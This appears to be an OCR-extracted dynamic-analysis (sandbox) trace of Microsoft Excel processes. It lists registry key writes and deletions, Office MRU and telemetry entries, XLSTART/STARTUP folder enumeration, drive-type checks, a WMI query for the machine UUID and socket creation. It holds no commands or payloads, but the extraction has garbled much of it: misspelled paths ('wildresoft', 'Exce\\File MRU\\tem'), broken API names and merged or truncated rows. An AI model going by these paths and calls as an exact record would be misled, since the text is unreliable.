Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 49 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 50 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 0 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\wildresoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	2792
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: None	2792
Delete Registry Key	,	
Delete Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Max Display Value: 19	2792

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 2 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 3 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 4 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 5 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 6 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 7 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 8 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 9 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 11 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 12 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\ten 13 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 14 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\File MRU\\tem 15 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 16 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 17 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 20 Value: None	2792
Delete Registry Key		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 21 Value: None	2792
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 22 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 23 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 24 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 25 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 26 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 27 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 28 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 29 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 30 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 31 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 32 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 33 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 34 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 36 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 37 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 38 Value: None	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 39 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 40 Value: None	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 41 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 45 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NFile MRU\\ten 46 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 47 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 48 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 49 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 50 Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000041091100000000000000000F01FE	2792
Call Filesynts ADI	CUsage\ProductFiles Value: 55860039	2702
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftWord*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Call Filesystem API	API Name: FindNextFileW Args: (6a5a50, a04e5a0) Return: 1	2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%MicrosoftWord\STARTUP\) Return: 1	2792
Call Filesystem API	API Name: FindFirstFileExtW Args: (%APPDATA%MicrosoftExcell*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%Microsoft\Excel\XLSTART\) Return: 1	2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint\tau^*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\Resiliency\DocumentRecovery\1C6A8A\1C6A8A\Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTT Value: None	2792

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
Time region y rey	C\Usage\ProductFiles Value: 55860040	2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\'8' Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\a8' Value: None	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (doe998) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dcd748) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (71cf9cf0) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, dcc7f4, 0, 0, 0) Return: c38c740	2768
Call Filesystem API	API Name: FindNextFileW Args: (c38c740, dcc7f4) Return: 1	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMoniton\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2768
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ ISOFTWARE \\ IMicrosoft \\ IOffice \\ 16.0 \\ ICommon \\ IClient \\ Telemetry \\ Rules \\ Metadata \\ lexcel. exel \\ ULS \\ Monitor \\ Value: None \\ IOffice \\ I$	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2768
Add Registry Key	$Key: HKEY_CURRENT_USER \\ \ SOFTWARE \\ \ Microsoft \\ \ Office \\ \ 16.0 \\ \ Common \\ \ Client \\ \ Telemetry \\ \ Rules \\ \ Metadata \\ \ excel. exe) \\ \ ETWMonitor \\ \ Value: None \\ \ Telemetry \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \ Rules \\ \ Rules \\ \ Metadata \\ \ Autoretical \\ \ Rules \\ \$	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\4 Value: 0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98\}\Categories Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4)4\Value: 0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(02FD33DF-F746-4A10-9 3A0-2BC6273Bc8E4)\Categories Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities	2768
	Value: 70 50,1249 15,1249 10	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\LastSyncTime Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\Last\WriteTime Value: None	2768
Call System API	API Name: GetDriveTypeW Args: (C:\\) Return: 3	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 2580048, 0, 0, 0) Return: db20790	2768
Call Filesystem API	API Name: FindNextFileW Args: (db20790, 2580048) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%Microsoft Office\Office\Office\16\xlstart**, 0, 2580048, 0, 0, 0) Return: db20790	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resillency\StartupItems\'8' Value: None	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3 API Name: GetDriveTypeW Args: (C.\) Return: 3	2768 2768
Call System API	API Name: GetDriveTypeW Args: (\.\) Neturn: 3 API Name: GetDriveTypeW Args: (\.\) Neturn: 3 API Name: GetDriveTypeW Args: (\.\) Neturn: 3 API Name: GetDriveTypeW Args: (\.\) Neturn: 3	2768
Call System API	0c91efb8b)\) Return: 3 API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#(53f5630d-b6bf-11d0-94f2-00a	2768
Call System API	0c91efb8b)\) Return: 3 API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2768
Call System API	4f2-00a0c91efb8b)\\) Return: 5 API Name: GetDriveTypeW Args: (E\\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (C:\)) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2768
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dc13a8) Return: 1	2768
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768

Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2768
Call System API Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768 2768
•	API Name: GetDriveTypeW Args: (C:\) Return: 3	
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2768 2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItemsp^1\value: None	2768
Add Registry Key Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\Value: None	
	,	2768 2768
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D\Value: None	2768
Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None API Name: GetVersionExA Args: (dc1dd8) Return: 1	2768
Call System API		2768
Call System API	API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: GetDriveTypeW Args: (C\(\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C.1) Return: 3	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D762D\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Nesiliency\DocumentRecover\Value: None	2768
Delete Registry Key	Key: HKEY CURRENT USERISOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startup tems2' Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecover\1D7A73\1D7A73\Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:	2768
······································	Rep. Inc. 1 _CONNENT_COLINGO TWANKE (Wild Solit Office) to the containing of the con	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:3	2768
	72	
Call Window API	API Name: DialogBoxIndirectParamW Args: (6f8d0000, f145dc8, 301ea, 6fc551c6, dcc9c4) Return: 6	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:3 7Z	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\Product\No\Boot\Files\nt\U 1033\Value: 55860007	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\Product\NonBoot\Files\nt_1033\Value: 55860008	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C\\Program Files (x86)\Common Files\Microsoft Shared\Offic	2768
	e16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\LanguageList Value: en-US\0en\0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\\52C64B7E\@C.\Program Files (x86)\Common Files\Microsoft Shared\Office16\toregres.dll,-206 Value: Excel 2016	2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE.FriendlyAppName Value: Excel 2016	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation	2768
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\)52C64B7E\LanguageList Value: en-US\0en\0	2768
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 13a00fa8, ea0f420) Return: 0	2768
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, ea0f420) Return: 0	2768
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, ea0f418) Return: 0	2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e0c	2768
Call Service API	API Name: OpenServiceW Args: (f01bb78, NetSetupSvc, 4) Return: f01bb00	2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e70	2768
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0) Return: 0	2768
Call Service API	API Name: OpenServiceW Args: (f0e0738, WinHttpAutoProxySvc, 94) Return: f0e06e8	2768
Call System API	API Name: WinHttpCloseHandle Args: (13b357e8) Return: 1	2768
		2768
Call Network API	API Name: socket Args: (2, 2, 0) Return: ef8	2100
	API Name: socket Args: (2, 2, 0) Return: ef8 API Name: socket Args: (23, 2, 0) Return: ef8	2768
